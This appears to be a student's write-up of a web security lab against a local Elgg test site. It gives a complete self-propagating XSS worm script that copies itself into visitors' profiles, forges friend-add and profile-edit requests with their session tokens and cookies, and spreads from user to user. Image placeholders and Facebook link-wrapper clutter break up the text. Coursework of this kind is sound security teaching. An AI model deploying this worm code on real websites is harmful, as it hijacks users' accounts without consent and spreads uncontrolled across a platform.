
}</script>


Now we login as Alice and capture the 2 requests GET, POST through HTTP Live Header with the below results.






Both the Requests are successful, with Samy added as friend of Alice and Brief Description field of alice is changed to SAMY IS MY HERO.






Now change the content-type in the requests to “multipart/form-data” and repeated the attack.

I observed that GET request is successful, but POST request failed. Samy got added as a friend to alice, but the profile of alice was not modified.





Observation:

application/x-www-form-urlencoded is more or less the same as a query string on the end of the URL, there are key/value pairs separated by =, each pair is separated by &,all these fields are encoded using standard HTML encoding techniques. multipart/form-data allows entire files to be included in the data (for example <input type=“ file”> elements. The multipart/form-data is typically used when you want to upload files without changing them (like binary file content), data is split into multiple parts, one for each file plus one for text of form body that is sent along with the files. In our attack, the content of POST request when encoded using multipart/form-data becomes a failure.

**Task 6: Writing a Self-Propagating XSS Worm**

The script below is added in the ‘About Me’ section of Samy.

<p>This is about me - Samy. I am a hacker</p>

<script id="worm" type="text/javascript">

window.onload = function() {

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jscode = document.getElementById("worm").innerHTML;

var tailTag="</" + "script>";

var wormcode=encodeURIComponent(headerTag + jscode + tailTag);

var Ajax = null;

Ajax = new XMLHttpRequest();

if (elgg.session.user.guid != 47) {

var addfriendurl = "[http://www.xsslabelgg.com/action/friends/add?friend=47&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token+"&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2Faction%2Ffriends%2Fadd%3Ffriend%3D47%26__elgg_token%3D%2522%2520elgg.security.token.__elgg_token%2520%2522%26__elgg_ts%3D%2522%2520elgg.security.token.__elgg_ts&h=ATPKY0G85Ribir7yuQACD-Wot0g-P1q27kVhbtVr6RvAkLKHOHE-K8vVpt7h8-eXBcc1s9UUXE4IuCQPagXekEjCfzMosWpF6yfWwUlyuWTSzIAdgVRCPI3NHYjiOT-ZunXLSBjrt0sSDtmsB40);

Ajax.open("GET", addfriendurl, true);

Ajax.setRequestHeader("Host","[www.xsslabelgg.com](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2F&h=ATPKY0G85Ribir7yuQACD-Wot0g-P1q27kVhbtVr6RvAkLKHOHE-K8vVpt7h8-eXBcc1s9UUXE4IuCQPagXekEjCfzMosWpF6yfWwUlyuWTSzIAdgVRCPI3NHYjiOT-ZunXLSBjrt0sSDtmsB40)");

Ajax.setRequestHeader("Keep-Alive","300");

Ajax.setRequestHeader("Connection","keep-alive");

Ajax.setRequestHeader("Cookie",document.cookie);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

var AjaxProfile = null;

if (elgg.session.user.guid != 47) {

AjaxProfile = new XMLHttpRequest();

AjaxProfile.open("POST", "[http://www.xsslabelgg.com/action/profile/edit",true](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2Faction%2Fprofile%2Fedit%22%2Ctrue&h=ATPKY0G85Ribir7yuQACD-Wot0g-P1q27kVhbtVr6RvAkLKHOHE-K8vVpt7h8-eXBcc1s9UUXE4IuCQPagXekEjCfzMosWpF6yfWwUlyuWTSzIAdgVRCPI3NHYjiOT-ZunXLSBjrt0sSDtmsB40));

AjaxProfile.setRequestHeader("Host","[www.xsslabelgg.com](https://l.facebook.com/l.php?u=http%3A%2F%2Fwww.xsslabelgg.com%2F&h=ATPKY0G85Ribir7yuQACD-Wot0g-P1q27kVhbtVr6RvAkLKHOHE-K8vVpt7h8-eXBcc1s9UUXE4IuCQPagXekEjCfzMosWpF6yfWwUlyuWTSzIAdgVRCPI3NHYjiOT-ZunXLSBjrt0sSDtmsB40)");

AjaxProfile.setRequestHeader("Keep-Alive","300");

AjaxProfile.setRequestHeader("Connection","keep-alive");

AjaxProfile.setRequestHeader("Cookie",document.cookie);

AjaxProfile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

var content="\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token+"&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts+"&name="+elgg.session.user.username+"&description=SAMY IS MY HERO"+wormcode+"&accesslevel[description]=2"+"&guid="+elgg.session.user.guid;

AjaxProfile.send(content);

}}</script>

In the above code, we have added a self-propagating worm that is added to the description in the content field of POST request (&description field is highlighted in bold below). The wormcode is as below, which is same as the script using the following logic(counter intuitive because one cannot copy himself). Here observe that wormcode is encoded using encodeURIComponent function so that code is sent using standard HTML encoding. ‘+’ function in url encoding is coded as space , whereas in javascript it is used to concatenate strings/arithmetic operations.

content="\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token+"&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts+"&name="+elgg.session.user.username+**"&description=SAMY IS MY HERO"+wormcode**+"&accesslevel[description]=2"+"&guid="+elgg.session.user.guid;

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jscode = document. getElementById("worm").innerHTML;

var tailTag="</" + "script>";


var wormcode=encodeURIComponent(headerTag + jscode + tailTag);

Now when alice visits the profile of samy, samy gets added as friend of alice, modifies the description of alice as ‘samy is my hero’ and also adds the wormcode to the description of alice.


When boby visits the profile of alice, again samy is added as friend to boby, the description of boby is changed to ‘samy is my hero’ and also gets injected with the worm code making it self-propagating. I have attached the screenshots of Alice, Boby before attack and after attack along with Live HTTP header information.

Alice:


Before Attack (No friends and Empty profile)



After Attack: Please observe live HTTP header with POST request to edit the profile and successful.




Please observe samy added as friend to alice with GET request successful along with live http header information.




Now we will login with boby and when he visits the alice profile, we observed that even Boby profile got infected by the worm. Again we display the screenshots before and after attack.

Boby profile:

